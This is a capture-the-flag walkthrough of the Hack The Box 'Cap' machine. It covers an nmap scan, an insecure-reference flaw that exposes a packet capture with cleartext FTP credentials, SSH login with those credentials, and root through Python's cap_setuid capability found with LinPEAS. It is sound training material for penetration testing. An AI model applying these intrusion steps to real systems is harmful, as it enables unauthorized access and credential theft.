Hack The Box
Hack The Box: Cap Walkthrough
Cap exposes credentials in a PCAP and uses Python's cap_setuid capability for root.
Recon & Enumeration
Use nmap to full scan for open ports and services:
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -T4 -A -p- 10.10.10.245[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-17 10:17 EST
Nmap scan report for 10.10.10.245
Host is up (0.12s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.322/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)| ssh-hostkey: | 3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)| 256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)|_ 256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open http gunicorn|_http-title: Security Dashboard|_http-server-header: gunicorn| fingerprint-strings: | FourOhFourRequest: | HTTP/1.0 404 NOT FOUND| Server: gunicorn| Date: Sat, 17 Feb 2024 15:29:39 GMT| Connection: close| Content-Type: text/html; charset=utf-8| Content-Length: 232| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">| <title>404 Not Found</title>| <h1>Not Found</h1>| <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>| GetRequest: | HTTP/1.0 200 OK| Server: gunicorn| Date: Sat, 17 Feb 2024 15:29:33 GMT| Connection: close| Content-Type: text/html; charset=utf-8| Content-Length: 19386| <!DOCTYPE html>| <html class="no-js" lang="en">| <head>| <meta charset="utf-8">| <meta http-equiv="x-ua-compatible" content="ie=edge">| <title>Security Dashboard</title>| <meta name="viewport" content="width=device-width, initial-scale=1">| <link rel="shortcut icon" type="image/png" href="/static/images/icon/favicon.ico">| <link rel="stylesheet" href="/static/css/bootstrap.min.css">| <link rel="stylesheet" href="/static/css/font-awesome.min.css">| <link rel="stylesheet" href="/static/css/themify-icons.css">| <link rel="stylesheet" href="/static/css/metisMenu.css">| <link rel="stylesheet" href="/static/css/owl.carousel.min.css">| <link rel="stylesheet" href="/static/css/slicknav.min.css">| <!-- amchar| HTTPOptions: | HTTP/1.0 200 OK| Server: gunicorn| Date: Sat, 17 Feb 2024 15:29:33 GMT| Connection: close| Content-Type: text/html; charset=utf-8| Allow: HEAD, GET, OPTIONS| Content-Length: 0| RTSPRequest: | HTTP/1.1 400 Bad Request| Connection: close| Content-Type: text/html| Content-Length: 196| <html>| <head>| <title>Bad Request</title>| </head>| <body>| <h1><p>Bad Request</p></h1>| Invalid HTTP Version 'Invalid HTTP Version: 'RTSP/1.0''| </body>|_ </html>1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :SF-Port80-TCP:V=7.94SVN%I=7%D=2/17%Time=65D0D0DC%P=x86_64-pc-linux-gnu%r(GSF:etRequest,2F4C,"HTTP/1\.0\x20200\x20OK\r\nServer:\x20gunicorn\r\nDate:\SF:x20Sat,\x2017\x20Feb\x202024\x2015:29:33\x20GMT\r\nConnection:\x20closeSF:\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20SF:19386\r\n\r\n<!DOCTYPE\x20html>\n<html\x20class=\"no-js\"\x20lang=\"en\SF:">\n\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20SF:\x20<meta\x20http-equiv=\"x-ua-compatible\"\x20content=\"ie=edge\">\n\xSF:20\x20\x20\x20<title>Security\x20Dashboard</title>\n\x20\x20\x20\x20<meSF:ta\x20name=\"viewport\"\x20content=\"width=device-width,\x20initial-scaSF:le=1\">\n\x20\x20\x20\x20<link\x20rel=\"shortcut\x20icon\"\x20type=\"imSF:age/png\"\x20href=\"/static/images/icon/favicon\.ico\">\n\x20\x20\x20\xSF:20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/bootstrap\.min\.cssSF:\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/SF:font-awesome\.min\.css\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\SF:x20href=\"/static/css/themify-icons\.css\">\n\x20\x20\x20\x20<link\x20rSF:el=\"stylesheet\"\x20href=\"/static/css/metisMenu\.css\">\n\x20\x20\x20SF:\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/owl\.carousel\.miSF:n\.css\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/statiSF:c/css/slicknav\.min\.css\">\n\x20\x20\x20\x20<!--\x20amchar")%r(HTTPOptSF:ions,B3,"HTTP/1\.0\x20200\x20OK\r\nServer:\x20gunicorn\r\nDate:\x20Sat,SF:\x2017\x20Feb\x202024\x2015:29:33\x20GMT\r\nConnection:\x20close\r\nConSF:tent-Type:\x20text/html;\x20charset=utf-8\r\nAllow:\x20HEAD,\x20GET,\x2SF:0OPTIONS\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,121,"HTTP/1\.1SF:\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\nContent-Type:\x20tSF:ext/html\r\nContent-Length:\x20196\r\n\r\n<html>\n\x20\x20<head>\n\x20\SF:x20\x20\x20<title>Bad\x20Request</title>\n\x20\x20</head>\n\x20\x20<bodSF:y>\n\x20\x20\x20\x20<h1><p>Bad\x20Request</p></h1>\n\x20\x20\x20\x20InvSF:alid\x20HTTP\x20Version\x20'Invalid\x20HTTP\x20Version:\x20'RSF:TSP/1\.0''\n\x20\x20</body>\n</html>\n")%r(FourOhFourRequest,SF:189,"HTTP/1\.0\x20404\x20NOT\x20FOUND\r\nServer:\x20gunicorn\r\nDate:\xSF:20Sat,\x2017\x20Feb\x202024\x2015:29:39\x20GMT\r\nConnection:\x20close\SF:r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x202SF:32\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x203\.2\SF:x20Final//EN\">\n<title>404\x20Not\x20Found</title>\n<h1>Not\x20Found</SF:h1>\n<p>The\x20requested\x20URL\x20was\x20not\x20found\x20on\x20the\x20SF:server\.\x20If\x20you\x20entered\x20the\x20URL\x20manually\x20please\x2SF:0check\x20your\x20spelling\x20and\x20try\x20again\.</p>\n");Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (96%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), Linux 5.3 - 5.4 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), Linux 2.6.32 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 199/tcp)HOP RTT ADDRESS1 105.21 ms 10.10.14.12 106.98 ms 10.10.10.245OS and
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 850.17 secondsChecking port 80.

The dashboard displays security event monitoring results.

The Security Snapshot option offers PCAP file downloads.

The IP Config option runs the ifconfig command, showing network interface information.

The Network Status option displays netstat command output, revealing details on active connections and ports.

Examining PCAP files in the security snapshot option, it executes a GET request to the /download endpoint, indicating the PCAP file to download numbers starting from 1, however when changing the number to "0", an additional capture file is presented:

Download/open the pcap file.

Packets between 192.168.196.1 and 192.168.196.16 detected.


A search for the "password" string yields results, including an FTP connection containing clear-text credentials "nathan:Buck3tH4TF0RM3!", granting successful login. using system credentials from FTP, SSH access to the box is obtained.
We'll use the LinPEAS post-exploitation script.

The LINPEAS scan uncovered that /usr/bin/python3.8 has the cap_setuid capability enabled, explaining the origin of the machine's name.

After searching GTFOBins, we can know that this exploit functions similarly to SETUID and can be effectively exploited.
